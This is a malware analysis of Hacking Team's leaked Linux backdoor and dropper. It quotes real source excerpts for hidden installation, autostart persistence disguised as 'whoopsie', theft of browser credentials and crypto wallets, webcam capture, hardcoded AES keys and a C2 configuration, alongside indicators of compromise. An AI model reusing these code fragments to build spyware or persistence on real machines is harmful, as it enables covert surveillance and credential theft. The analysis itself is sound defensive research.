HT core-linux analysis

Martin Pozdena
Zhongying Qiao


Introduction

We analysed leaked Hacking Team repository `core-linux` containing HT's Remote Control System resources related to Linux platform backdoor. Backdoor related resources are to be found in folders `core`, `dropper` and `melter`. Core as the name suggests contains the actual backdoor which is available for both 32 and 64 bit Linux platforms. Dropper is a small program that upon execution installs core backdoor executable, its configuration file and makes it persistent across reboots. Melter provides a service of "melting" backdoor into legitimate deb installation file.

Dropper


Dropper is to be found in `core-linux` repository in folder `dropper`. Although it consists of multiple resources, overwhelming majority of its functionality is in the single C source file `./dropper/src/dropper.c`.

At first we started with analysis of Makefiles that are used to build the actual dropper. They reveal that Hacking Team was interested in making the final dropper executable statically linked and as small as possible. Therefore, they are using the following Makefile commands to strip and statically link only the necessary information into the final binary:



```
default:
    diet -Os gcc -Wall -ansi -pedantic -o dropper dropper.c so.c
    strip -s dropper
```

Subsequently they pack the resulting executable using `upx` packer:



```
all:
    rm -rf stage/
    cp -a src/ stage/
    (cd stage/ && ../tools/so.php && make && upx --ultra-brute dropper)
    cp -a stage/dropper ../build/core/dropper && chmod 644 ../build/core/dropper
    rm -rf stage/
```

We verified the effectiveness of their approach which showed us that compiling `dropper.c` as standard statically linked executable results in 851 kilobytes large executable while HT's approach leads to executable of size of 20 kilobytes. Moreover, packed and stripped executable would make it harder to reverse engineer the final executable.

Although building `dropper.c` generates only single `dropper` executable, examining its source code revealed that the whole backdoor is supposed to be delivered in the single file (most likely generated by RCS with correct configuration file etc) with the following structure:

```
/*
   DROPPER FORMAT
   --------------

    [n] dropper
   [16] MARKER
    [8] TAG
    [4] j (little endian) [config size]
    [j] config
    [4] i (little endian) [core32 size]
    [i] core32
    [4] i (little endian) [core64 size]
    [i] core64
   [16] MARKER
    [4] n (little endian) [dropper size]
*/
```

It reveals that this single binary file contains `dropper` executable, TAG (determines backdoor filenames), `config` file and backdoor executable for 32 and 64 bit Linux (`core32` and `core64`). The `dropper` has the only purpose to install the final backdoor and its configuration file in some hidden place in filesystem and make it autorun everytime victim's computer boots up.

It starts by determining fundamental information about its environment like user and group id under which it was executed and whether it runs on 32 or 64 bit system.

```
/*determine architecture 32 or 64 bits*/
if(uname(&uts)) break;
arch = (strcmp(uts.machine, SO"x86_64") ? 32 : 64);

/*determine user under which it is running*/
if(!(p = getuser())) break;
uid = p->pw_uid;
gid = p->pw_gid;
```

It continues by opening its own binary for reading from `/proc/self/exe`. This allows dropper to read out config file and final backdoor from its own memory space.


```
/*opens its own binary for reading*/
if(!(dropper = fopen(SO"/proc/self/exe", "r"))) break;
```

Before it starts to use data from its own memory space, it does some basic integrity checks like checking the value of MARKER, each component lengths etc that are not necessarily very interesting for our analysis. Once it determines that format of `dropper` executable is correct it tries to create folder to store config file and backdoor executable. It tries to create one of the following folders:

```
/var/crash/.reports-%u-%s
/var/tmp/.reports-%u-%s
```


%u represents user id under which `dropper` is running and %s represents TAG which is hardcoded in its binary (most likely generated by RCS system while generating backdoor). It is also worth mentioning that folders that are prepended by dot are hidden in Linux filesystem and therefore would be invisible in filesystem explorer with default settings. If none of those folders can be created, `dropper` fails.

Once appropriate folder is created, it drops `config` file there under name `.cache`:



```
if(!fread(&size, sizeof(unsigned int), 1, dropper)) break;
if(snprintf(path, sizeof(path), SO"%s/.cache", installdir) >= sizeof(path)) break;
if(!(config = fopen(path, "w"))) break;
while(size) {
 if(!fread(buf, (size > sizeof(buf)) ? sizeof(buf) : size, 1, dropper)) break;
 if(!fwrite(buf, (size > sizeof(buf)) ? sizeof(buf) : size, 1, config)) break;
 size -= ((size > sizeof(buf)) ? sizeof(buf) : size);
}
fclose(config);
if(size) {
 unlink(path);
 break;
}
```

Subsequently it drops the correct backdoor executable there under name `whoopsie-report`:



```
if(!fread(&size, sizeof(unsigned int), 1, dropper)) break;
if(snprintf(path, sizeof(path), SO"%s/whoopsie-report", installdir) >= sizeof(path)) break;
if(!(core = fopen(path, "w"))) break;
while(size) {
 if(!fread(buf, (size > sizeof(buf)) ? sizeof(buf) : size, 1, dropper)) break;
 if(!fwrite(buf, (size > sizeof(buf)) ? sizeof(buf) : size, 1, core)) break;
 size -= ((size > sizeof(buf)) ? sizeof(buf) : size);
}
fclose(core);
if(size) {
 unlink(path);
 break;
}
```

Once both config file and final backdoor executable are stored in the filesystem, dropper needs to assure that backdoor executable is started every time victim reboots its computer. It does so by creating shortcut in victim's home folder `~/.config/autostart`:

```
if(snprintf(path, sizeof(path), SO"%s/.config", p->pw_dir) >= sizeof(path)) break;
mkdir(path, 0700);
if(snprintf(path, sizeof(path), SO"%s/.config/autostart", p->pw_dir) >= sizeof(path)) break;
mkdir(path, 0700);
/*creates a desktop shortcut to the backdoor in*/
if(snprintf(path, sizeof(path), SO"%s/.config/autostart/.whoopsie-%s.desktop",
                                        p->pw_dir, tag) >= sizeof(path)) break;
if(!(desktop = fopen(path, "w"))) break;
fprintf(desktop, SO"[Desktop Entry]%c", '\n');
fprintf(desktop, SO"Type=Application%c", '\n');
fprintf(desktop, SO"Exec=%s/whoopsie-report%c", installdir, '\n');
fprintf(desktop, SO"NoDisplay=true%c", '\n');   /*dont show the app in menu entries*/
fprintf(desktop, SO"Name=whoopsie%c", '\n');
fprintf(desktop, SO"Comment=Whoopsie Report Manager%c", '\n');
fclose(desktop);
```

At last `dropper` starts the final backdoor from disk:

```
/*start the actual backdoor*/
snprintf(path, sizeof(path), SO"%s/whoopsie-report", installdir);
if((pid = fork()) == -1) break;
if(!pid) {
 fclose(dropper);
 execl(path, path, NULL);
}
```

Backdoor


The backdoor itself consists of 46 C source files and 18 H header files with total amount of approximately 8,500 lines of code. We therefore focused on the key functionality of the whole backdoor which might be utilised as indicator of compromise or some backdoor modules we found particularly interesting.

General backdoor behavior

We started our analysis in the main function of Linux backdoor, which is to be found in file `core/src/core.c`. Once backdoor starts it checks whether the name under which it is running is not longer than the hardcoded `PROCESSNAME` `whoopsie` under which it should run. If it is it changes its name to `whoopsie`.

```
if(strlen(argv[0]) >= strlen(PROCESSNAME)) {
   memset(argv[0], '\0', strlen(argv[0]));
   strcpy(argv[0], PROCESSNAME);
}
```

Subsequently, it performs check whether another instance of backdoor is already running or not. This is done simply by trying to acquire lock on file `.lock` in the directory of backdoor executable. This check is also performed by `dropper` so it prevents double infection of the same victim.



```
if(((lock = open(SO".lock", O_WRONLY|O_CREAT, 0600)) == -1)
                                || flock(lock, LOCK_EX|LOCK_NB)) {
  errorme("Unable to acquire lock - another instance is already running\n");
  exit(EXIT_FAILURE);
}
```

If backdoor determines that it is the first instance running on the victim machines it tries to load the following libraries:

- libcrypto – cryptographic primitives from OpenSSL
- libx11 – communication with X server (possibly for desktop screenshots)
- libcurl – file transfer library supporting multiple protocols including http, ftp etc

In case all libraries are present in the system and successfully loaded backdoor continues by another important step which is loading its own configuration. Configuration file is stored by `dropper` under the name `.cache` (in the same directory as backdoor executable). It is encrypted, so it cannot be read easily, but fast glimpse into source code parsing the configuration file (`config.c`) reveals that configuration file is encrypted using AES-128-CBC with hardcoded encryption key `6uo_E0S4w_FD0j9NEhW2UpFw9rwy90LY` and initialization vector is set to all zeroes. Generation of configuration file is not a part of `core-linux` repository, but it contains one testing configuration at `core/test/.cache`. Decrypting this configuration file reveals JSON configuration file with integrity checksum. Exploring our JSON configuration file revealed which modules, actions and events (when and where to send the captured data, uninstall etc) should be initialized or taken by backdoor.

According to our testing JSON configuration file the following modules were loaded into the running backdoor:

- addressbook
- application
- calendar
- call
- camera
- chat
- clipboard
- crisis
- device
- file
- infection
- keylog
- messages
- mic
- mouse
- password

- position
- screenshot
- url

Implementation of some of those modules is to be found in `./core/src/module_{name}.c`, where `{name}` is one of aforementioned loaded module names. Not all of them are actually successfully loaded by the backdoor, which might indicate that some of them have not been ported to Linux or some other issue.

For example module `money` which is implemented in file `./core/src/module_money.c` has a functionality which allows attacker to steal bitcoin, litecoin, feathercoin or namecoin wallet from their hard drive.

```
money_getwallet(BITCOIN_WALLET, SO"~/.bitcoin/wallet.dat");
money_getwallet(LITECOIN_WALLET, SO"~/.litecoin/wallet.dat");
money_getwallet(FEATHERCOIN_WALLET, SO"~/.feathercoin/wallet.dat");
money_getwallet(NAMECOIN_WALLET, SO"~/.namecoin/wallet.dat");
```

Another module `camera` is able to capture RGB24 images with resolution 640x480 through the use of device `/dev/video0`:

```
if((camfd = v4l2_open(SO"/dev/video0", O_RDWR | O_NONBLOCK, 0)) < 0) break;

fmt.type = V4L2_BUF_TYPE_VIDEO_CAPTURE;
fmt.fmt.pix.width = 640;
fmt.fmt.pix.height = 480;
fmt.fmt.pix.pixelformat = V4L2_PIX_FMT_RGB24;
fmt.fmt.pix.field = V4L2_FIELD_INTERLACED;
if(v4l2_ioctl(camfd, VIDIOC_S_FMT, &fmt) == -1) break;
if(fmt.fmt.pix.pixelformat != V4L2_PIX_FMT_RGB24) break;
```

And another module `password` is able to retrieve login credentials from Firefox (including Iceweasel and GNU Icecat), Thunderbird, Icedove and Google Chrome (including Chromium). According to the source code, Linux backdoor was supposed to to also retrieve logins from Opera and something called Web, but this feature was not yet implemented by the time source codes were leaked.

```
static void password_opera(void) {} /* TODO */
static void password_web(void) {} /* TODO */
```

Module was collecting login credentials by reading out credential storage used by those browser or email clients. For example in case of Firefox they are stored either in SQLite database or JSON file, so the module probes both locations as seen below.

```
if(glob(SO"~/.mozilla/{firefox,icecat}/*/signons.sqlite",
                   GLOB_NOSORT|GLOB_TILDE|GLOB_BRACE, NULL, &g)) break;

if(glob(SO"~/.mozilla/{firefox,icecat}/*/logins.json",
                   GLOB_NOSORT|GLOB_TILDE|GLOB_BRACE, NULL, &g)) break;
```


Once the preselected files are collected in victim's machine they are first stored on the hard drive using function `evidence_write`. In case of module `password` it looks as follows:

```
evidence_write(EVIDENCE_TYPE_PASSWORD, NULL, 0, dataptr, (int)datalen);
```

Function `evidence_write` (implemented in file `./core/src/evidencemanager.c`) creates a new hidden file (in the directory where backdoor executable resides) with name that is derived from the current day and time and uses AES-128-CBC with hardcoded encryption key `WfClq6HxbSaOuJGaH5kWXr7dQgjYNSNg` in order to encrypt the evidence stored in this files:

```
gettimeofday(&tv, NULL);
asprintf(&filename, SO".tmp-%010u-%06u-XXXXXX", (unsigned int)tv.tv_sec, (unsigned int)tv.tv_usec);
if(!(evidence = BIO_new_fp(fdopen(mkstemp(filename), "w"), BIO_CLOSE))) break;
if(!(cipher = BIO_new(BIO_f_cipher()))) break;
BIO_set_cipher(cipher, EVP_get_cipherbyname(SO"aes-128-cbc"), bps.evidencekey, iv, 1);
BIO_get_cipher_ctx(cipher, &ctx);
EVP_CIPHER_CTX_set_padding(ctx, 0);
BIO_push(cipher, evidence);
```

Runnin the backdoor in Linux virtual machine with testing configurations and checking the backdoor folder suggests that evidence is indeed being collected from that machine:




```
drwxr-x--- 2 cybeur cybeur   4096 Jan 18 21:06 ./
drwxr-x--- 6 cybeur cybeur   4096 Jan 17 20:13 ../
-rw-rw-r-- 1 cybeur cybeur   3424 Jan 17 18:02 .cache
-rwxrwxr-x 1 cybeur cybeur 248700 Jan 17 20:13 core*
-rw-rw-r-- 1 cybeur cybeur   1561 Jan 18 19:21 core.log
-rw------- 1 cybeur cybeur      0 Jan 17 17:58 .lock
-rw-rw-r-- 1 cybeur cybeur     11 Jan 18 19:21 .tmp.006.t
-rw-rw-r-- 1 cybeur cybeur     11 Jan 18 19:21 .tmp.007.t
-rw------T 1 cybeur cybeur    184 Jan 17 19:06 .tmp-1453054000-123463-2sRFBL
-rw------T 1 cybeur cybeur  22296 Jan 17 19:06 .tmp-1453054001-130061-F4qTTh
-rw------T 1 cybeur cybeur    664 Jan 17 19:06 .tmp-1453054001-139390-yzDKd0
-rw------T 1 cybeur cybeur 162200 Jan 17 19:06 .tmp-1453054001-223344-d6xlMk
-rw------T 1 cybeur cybeur   1848 Jan 17 19:06 .tmp-1453054002-648004-6Rl2mV
-rw------- 1 cybeur cybeur    620 Jan 17 19:07 .tmp-1453054006-799348-123tIH
-rw------T 1 cybeur cybeur   2184 Jan 17 19:06 .tmp-1453054010-319987-MeaY1D
-rw------T 1 cybeur cybeur   2184 Jan 17 19:06 .tmp-1453054010-463979-uusJKA
-rw------T 1 cybeur cybeur   1400 Jan 17 19:06 .tmp-1453054011-468917-LcoUjA
-rw------T 1 cybeur cybeur    184 Jan 17 19:56 .tmp-1453057009-988916-KmHbgf
-rw------T 1 cybeur cybeur    184 Jan 17 20:13 .tmp-1453058036-077088-9qG8Y3
-rw------T 1 cybeur cybeur    184 Jan 18 19:21 .tmp-1453141302-622460-6LwBQA
-rw------T 1 cybeur cybeur    664 Jan 18 19:21 .tmp-1453141303-644331-yJtMtn
-rw------T 1 cybeur cybeur  59000 Jan 18 19:21 .tmp-1453141303-723436-Vvctla
```

Collected files subsequently need to be transferred from victim's hard drive to the command and control server. Command and control server is defined in the configuration file `.cache`, which once decrypted reveals the following part:

```
{
   "host":"192.168.100.100",
   "action":"synchronize",
   "stop":false,
   "bandwidth":500000,
   "mindelay":0,
   "maxdelay":0,
   "cell":false,
   "wifi":true
},
```

When we ran the linux backdoor in VirtualBox it indeed tried to call its command and control server as it can be seens in WireShark dump below:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000	192.168.56.101	192.168.100.100	TCP	74	48434→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=397
2	0.9963	192.168.56.101	192.168.100.100	TCP	74	[TCP Retransmission] 48434→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
3	3.0002	192.168.56.101	192.168.100.100	TCP	74	[TCP Retransmission] 48434→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
4	5.0002	CadmusCo_56:f1:35	0a:00:27:00:00:00	ARP	60	Who has 192.168.56.1? Tell 192.168.56.101
5	5.0003	0a:00:27:00:00:00	CadmusCo_56:f1:35	ARP	42	192.168.56.1 is at 0a:00:27:00:00:00
6	7.0117	192.168.56.101	192.168.100.100	TCP	74	[TCP Retransmission] 48434→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
7	15.016	192.168.56.101	192.168.100.100	TCP	74	[TCP Retransmission] 48434→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460

Conclusion

Few years ago, I switched from using Windows to Linux due to my bachelor studies which required us to be proficient users of Linux. I changed mainly because I gradually became more comfortable using Linux than Windows, but back then I also believed that Linux is resistant to malware. This analysis showed me something I was expecting ever since I started to dig deeper in the computer security. There are well-crafted pieces of malware for any platform...